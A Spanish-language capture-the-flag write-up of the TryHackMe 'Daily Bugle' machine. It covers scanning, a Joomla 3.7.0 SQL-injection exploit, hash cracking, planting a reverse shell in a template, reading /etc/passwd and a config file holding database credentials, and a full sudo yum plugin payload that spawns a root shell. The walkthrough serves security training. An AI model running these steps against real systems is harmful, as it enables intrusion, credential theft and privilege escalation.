Writeup Daily Bugle THM


Escaneo

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- -T5 10.10.117.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 15:16 EDT
Warning: 10.10.117.19 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.117.19
Host is up (0.044s latency).
Not shown: 64958 closed tcp ports (conn-refused), 575 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.68 seconds
```

Realizando el escaneo de la máquina con Nmap podemos observar como tiene abierto el puerto de SSH con la versión de OpenSSH 7.4.


También cuenta con el puerto 80 (HTTP) abierto, corre el servicio Apache en su versión 2.4.6.

Accediendo a la web que se aloja en el servidor apache de la máquina podemos responder a la primera cuestión que nos propone THM.



La respuesta sería **spiderman**.

Mediante Wappalyzer descubrimos que la web usa Joomla como CMS:




Ahora que sabemos de que CMS se trata, vamos a proceder a instalar una herramienta que nos ayudará a conocer la versión de Joomla y todas las páginas y ficheros que están en Joomla.

```
┌──(kali㉿kali)-[~/joomscan]
└─$ perl joomscan.pl -u http://10.10.117.19
```

Con este comando realizamos el escaneo.

```
Processing http://10.10.117.19 ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.117.19/administrator/components
http://10.10.117.19/administrator/modules
http://10.10.117.19/administrator/templates
http://10.10.117.19/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.117.19/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.117.19/robots.txt

Interesting path found from robots.txt
http://10.10.117.19/joomla/administrator/
http://10.10.117.19/administrator/
http://10.10.117.19/bin/
http://10.10.117.19/cache/
http://10.10.117.19/cli/
http://10.10.117.19/components/
http://10.10.117.19/includes/
http://10.10.117.19/installation/
http://10.10.117.19/language/
http://10.10.117.19/layouts/
http://10.10.117.19/libraries/
http://10.10.117.19/logs/
http://10.10.117.19/modules/
http://10.10.117.19/plugins/
```

En la captura anterior podemos observar el resultado del análisis. La versión de Joomla sería la **3.7.0**, que responde a una de las cuestiones que nos propone THM. También nos encontramos con el panel de administrador y un fichero llamado robots.txt.




Vemos como ya hemos descubierto el panel de login de Joomla. En el robots.txt no se encuentra información relevante.

Explotación

Mediante el exploit de joomblah.py se ha descubierto un usuario de Joomla y una contraseña cifrada:


Ahora mediante johntheripper y el diccionario rockyou.txt vamos a intentar descifrar esta contraseña:




Conseguimos descifrar la contraseña hasheada, el resultado es **spiderman123**(respuesta THM).

Ya contamos con un usuario ‘jonah’ y una contraseña ‘spiderman123’ para acceder a Joomla.


Usando estas credenciales conseguimos acceder al panel de Joomla:




Ahora que tenemos acceso, lo que haremos para tener acceso a la máquina será colocar una shell reversa en el index.php del template en uso.



Ahora vamos a poner nuestra máquina Kali a la escucha del puerto 4444 previamente configurado en la shell reversa que introducimos en el index.php de Joomla:




Ahora accedemos desde el navegador al index.php para llevar acabo la ejecución de la shell reversa:



Volvemos a la terminal:

Y ya tenemos acceso a la máquina como usuario apache.



Podemos ver como existe un usuario llamado jjameson al que no tenemos acceso.

Verificamos que el usuario se encuentra en el fichero /etc/passwd:

```
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
jjameson:x:1000:1000:Jonah Jameson:/home/jjameson:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
sh-4.2$
```

Nos dirigimos a la ruta /var/www/html en busca de posibles contraseñas para el usuario dentro de algún fichero de configuración del servicio web:

```
cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHO3oFPmVC';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
        public $ftp_host = '127.0.0.1';
        public $ftp_port = '21';
        public $ftp_user = '';
```

Encontramos 2 posibles contraseñas en el fichero configuration.php que probaremos a continuación:

```
}sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu
whoami
jjameson
```

Conseguimos acceso con la password: **nv5uz9r3ZEDzVjNu**

Y conseguimos la flag del usuario:

```
ls
user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```

Ahora introducimos sudo -l para conocer los posibles comandos que nos permitirían realizar una escalada de privilegios desde el usuario jjameson:

```
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_
LATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

yum nos podría permitir la escalada de privilegios:

(b) Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

Ejecutamos el siguiente código….

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y

whoami
root
```

Estamos dentro. Ya solo nos queda conseguir la flag de root, generalmente se encuentra en la carpeta /root. Vamos a buscarla:

```
cd /root
ls
anaconda-ks.cfg
root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
```

Ya tenemos la flag de root.

Máquina vulnerada con éxito!